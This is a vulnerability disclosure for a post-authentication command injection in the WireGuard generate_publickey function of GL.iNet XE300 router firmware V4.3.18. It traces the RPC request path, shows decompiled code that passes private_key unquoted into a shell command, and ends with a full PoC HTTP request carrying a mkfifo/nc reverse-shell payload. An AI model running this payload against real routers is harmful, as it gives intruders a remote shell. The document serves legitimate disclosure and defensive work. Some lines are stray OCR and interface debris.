GL.iNet XE300 wg-server.so generate_publickey function command injection vulnerability

Product Information

```
Brand: GL.iNet
Model: XE300
Firmware Version: V4.3.18
Official Website: https://www.gl-inet.com/
Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18
```

Affected Component

```
The generate_publickey function in \usr\lib\oui-httpd\rpc\wg-server.so
```

Suggested description of the vulnerability

```
GL.iNet XE300 V4.3.18 wg-server.so generate_publickey function command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file gl.conf defines the processing scripts corresponding to each URI path, which can be traced to oui-rpc.lua.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

oui-rpc.lua 9+ gl.conf

etc > nginx > conf.d > gl.conf

call

```
index gl_home.html;

lua_shared_dict shmem 12k;
lua_shared_dict nonces 16k;
lua_shared_dict sessions 16k;
lua_code_cache off;

init_by_lua_file /usr/share/gl-ngx/oui-init.lua;

server {
    listen 80;
    listen [::]:80;

    listen 443 ssl;
    listen [::]:443 ssl;

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_prefer_server_ciphers on;
    ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
    ssl_session_tickets off;

    ssl_certificate /etc/nginx/nginx.cer;
    ssl_certificate_key /etc/nginx/nginx.key;

    resolver 127.0.0.1;

    rewrite ^/index.html / permanent;

    location = /rpc {
        content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
    }

    location = /upload {
        content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
    }

    location = /download {
        content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
    }

    location /cgi-bin/ {
        include fastcgi_params;
        fastcgi_read_timeout 300;
        fastcgi_pass unix:/var/run/fcgiwrap.socket;
    }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple processing functions, each corresponding to a different `rpc` method.

```
154    methods[json_data.method](json_data.id, json_data.params or {})
```

```
115    local methods= {
116        ["challenge"] = rpc_method_challenge,
117        ["login"] = rpc_method_login,
118        ["logout"] = rpc_method_logout,
119        ["alive"] = rpc_method_alive,
120        ["call"] = rpc_method_call
121    }
```


It performs the rpc_method_call function call, which in turn executes the rpc.call function call.

```
71  local function rpc_method_call(id, params)
72      if #params < 3 then
73          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74          ngx.say(cjson.encode(resp))
75          return
76      end
77
78      local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80      if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82          ngx.say(cjson.encode(resp))
83          return
84      end
85
86      if args and type(args) ~= "table" then
87          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88          ngx.say(cjson.encode(resp))
89          return
90      end
91
92      ngx.ctx.sid = sid
93
94      if not rpc.is_no_auth(object, method) then
95          if not rpc.access("rpc", object .. "." .. method) then
96              local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97              ngx.say(cjson.encode(resp))
98              return
99          end
00      end
01
02      local res = rpc.call(object, method, args)
03      if type(res) == "number" then
```

Calls /cgi-bin/glc.

```
126  local function glc_call(object, method, args)
127      ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129      local res = ngx.location.capture("/cgi-bin/glc", {
130          method = ngx.HTTP_POST,
131          body = cjson.encode({
132              object = object,
133              method = method,
134              args = args or {}
135          })
136      })
```

Inside glc, the corresponding processing library functions are loaded, located in the /usr/lib/oui-httpd/rpc folder.



Among them, the binary wg-server.so's generate_publickey function contains a command injection vulnerability.

Because the symbol table was removed during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. One must click through each item in the data segment to view the specific string corresponding to its value.

wrt-mt300n-v2-4.3.18\squashfs-root\usr\lib\oui-httpd\rpc\wg-server.so

elp

lebugger

xplored External symbol Lumina function

IDA View-A | Pseudocode-A | Hex View-1

```
int __fastcall generate_publickey(int a1, int a2)
{
  int v3; // $v0
  int v4; // $v0
  int v6; // $v0
  int v7; // $v0
  int v8; // $v0
  int v9; // $v0
  _BYTE v10[8]; // [sp+8h] [-164h] BYREF
  int v11; // [sp+18h] [-154h]
  int v12; // [sp+1Ch] [-150h]
  _DWORD v13[16]; // [sp+24h] [-148h] BYREF
  _DWORD v14[32]; // [sp+64h] [-108h] BYREF
  _DWORD v15[32]; // [sp+E4h] [-88h] BYREF
  int v16; // [sp+164h] [-8h]

  v11 = a2;
  v16 = *(_DWORD *)off_1C18C;
  if ( off_1C130(a1, &aWireguardServe_18[dword_1C014 - 65516]) )
  {
    v3 = off_1C130(a1, &aWireguardServe_18[dword_1C014 - 65516]);
    v12 = ((int (__fastcall *)(int))off_1C08C)(v3);
    v13[0] = 0;
    ((void (__fastcall *)(_DWORD *, _DWORD, int))off_1C0B8)(&v13[1], 0, 60);
    v14[0] = 0;
    ((void (__fastcall *)(_DWORD *, _DWORD, int))off_1C0B8)(&v14[1], 0, 124);
    v15[0] = 0;
    ((void (__fastcall *)(_DWORD *, _DWORD, int))off_1C0B8)(&v15[1], 0, 124);
    ((void (__fastcall *)(_DWORD *, char *, int))off_1C09C)(v14, &aEchoSWgPubkey[dword_1C014 - 0x10000], v12);
    ((void (__fastcall *)(_DWORD *, _DWORD *))off_1C058)(v14, v15);
    if ( LOBYTE(v15[0]) )
    {
      v10[((int (__fastcall *)(_DWORD *))off_1C064)(v15) + 219] = 0;
      ((void (__fastcall *)(_DWORD *, _DWORD *))off_1C19C)(v13, v15);
      v4 = ((int (__fastcall *)(_DWORD *))off_1C16C)(v13);
      ((void (__fastcall *)(int, char *, int))off_1C110)(v11, &aWireguardServe_14[dword_1C014 - 65516], v4);
    }
    else
    {
      v8 = ((int (__fastcall *)(char *))off_1C16C)(&aGeneratePublic_0[dword_1C014 - 0x10000]);
      ((void (__fastcall *)(int, char *, int))off_1C110)(v11, &aErrMsg[dword_1C014 - 0x10000], v8);
      v9 = ((int (__fastcall *)(int, int))off_1C078)(-11, -1);
      ((void (__fastcall *)(int, char *, int))off_1C110)(v11, &aErrCode[dword_1C014 - 0x10000], v9);
    }
  }
  else
  {
    v6 = ((int (__fastcall *)(char *))off_1C16C)(&aParameterMissi_3[dword_1C014 - 0x10000]);
    ((void (__fastcall *)(int, char *, int))off_1C110)(v11, &aErrMsg[dword_1C014 - 0x10000], v6);
    v7 = ((int (__fastcall *)(int, int))off_1C078)(-10, -1);
    ((void (__fastcall *)(int, char *, int))off_1C110)(v11, &aErrCode[dword_1C014 - 0x10000], v7);
  }
  if ( v16 != *(_DWORD *)off_1C18C )
    ((void (__noreturn *)(void))off_1C138)();
```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is shown below:

wg-server › wg-server.generate_publickey

getShellCommandReturn

```
/* Function: generate_publickey */
/* Address: 0x9B80 */

int __fastcall generate_publickey(int a1, int a2)
{
  int v3; // $v0
  int v4; // $a3
  int v5; // $v0
  int v6; // $a0
  int v7; // $a1
  int v9; // $v0
  int v10; // $v0
  int v11; // $v0
  int v12; // $v0
  _BYTE v13[8]; // [sp+8h] [-164h] BYREF
  int v14; // [sp+14h] [-158h]
  int v15; // [sp+18h] [-154h]
  int v16; // [sp+1Ch] [-150h]
  _DWORD v17[16]; // [sp+24h] [-148h] BYREF
  _DWORD v18[32]; // [sp+64h] [-108h] BYREF
  _DWORD v19[32]; // [sp+E4h] [-88h] BYREF
  int v20; // [sp+164h] [-8h]

  v15 = a2;
  v20 = *(_DWORD *)(void *)0x1C30C;
  if ( ((int (__fastcall *)(int, char *))json_object_get)(a1, "private_key") )
  {
    v3 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "private_key");
    v16 = ((int (__fastcall *)(int))json_string_value)(v3);
    v17[0] = 0;
    ((void (__fastcall *)(_DWORD *, _DWORD, int))memset)(&v17[1], 0, 60);
    v18[0] = 0;
    ((void (__fastcall *)(_DWORD *, _DWORD, int))memset)(&v18[1], 0, 124);
    v19[0] = 0;
    ((void (__fastcall *)(_DWORD *, _DWORD, int))memset)(&v19[1], 0, 124);
    ((void (__fastcall *)(_DWORD *, char *, int, int, unsigned int, int))sprintf)(
      v18,
      "echo %s | wg pubkey",
      v16,
      v4,
      0x23FF0u,
      v14);
    ((void (__fastcall *)(_DWORD *, _DWORD *))getShellCommandReturn)(v18, v19);
    if ( LOBYTE(v19[0]) )
    {
      v13[((int (__fastcall *)(_DWORD *))strlen)(v19) + 219] = 0;
```

```
Source is the user-controllable JSON parameter — the private_key string.

v3 = json_object_get(a1, "private_key");
v16 = json_string_value(v3);

That is, the fields in the request JSON:

{
  "private_key": "user-controllable string"
}

The value of "private_key" enters the subsequent command concatenation
logic.

The sink is getShellCommandReturn(v18, v19).

sprintf(
  v18,
  "echo %s | wg pubkey",
  v16);

getShellCommandReturn(v18, v19);

```


```
The code directly concatenates the user-controllable private_key into the shell command and executes it through getShellCommandReturn. User input is not wrapped in quotes, and no filtering is performed on shell special characters such as spaces, semicolons, backticks, $(), newline characters, and pipe characters. Therefore, an attacker can influence the final executed command.

The complete data flow is as follows:

generate_publickey(a1, a2)
    └── json_object_get(a1, "private_key")
            └── json_string_value(...)
                    └── v16 = user_input
                            └── sprintf(v18, "echo %s | wg pubkey", v16)
                                    └── getShellCommandReturn(v18, v19)

The check functions involved are as follows:

json_object_get(a1, "private_key")

This check only verifies whether the private_key field exists in the request and cannot filter malicious input.

if (LOBYTE(v19[0]))

This check only verifies whether the command execution result is non-empty and cannot prevent command injection.

The code does not check the length of private_key, nor does it check whether its format conforms to the WireGuard private key format, nor does it filter shell special characters.

The bypass method: as long as the private_key field is provided in the request, it can enter sprintf and getShellCommandReturn. Since private_key is not quoted, not escaped, and not filtered, an attacker can insert shell special characters into it, bypass existing checks, and trigger command injection.
```

Attack

Achieve shell access through direct command injection.

```
"private_key": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p;
(cat${IFS}/tmp/p|/bin/sh${IFS}-i)
2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_XE300_wg-server_generate_publickey.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, the value of the first element in the params list needs to be updated; the value corresponding to this PoC is zj0vYudgRO3QYKldObWG2deRlfa5X4Uu.

```
POST /rpc HTTP/1.1

Host: 192.168.31.16

Content-Length: 258

Accept: application/json, text/plain, */*

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Content-Type: application/json

Origin: http://192.168.31.16

Referer: http://192.168.31.16/

Accept-Encoding: gzip, deflate, br

Cookie: Admin-Token=zj0vYudgRO3QYKldObWG2deRlfa5X4Uu

Connection: keep-alive



{"jsonrpc":"2.0","id":40,"method":"call","params":["zj0vYudgRO3QYKldObWG2deRlfa5X4Uu","wg-server","generate_publickey",{
```

```
28
29 "private_key": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p;
   (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
   2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
30
31 }]}
```

Discoverer

ZippyJia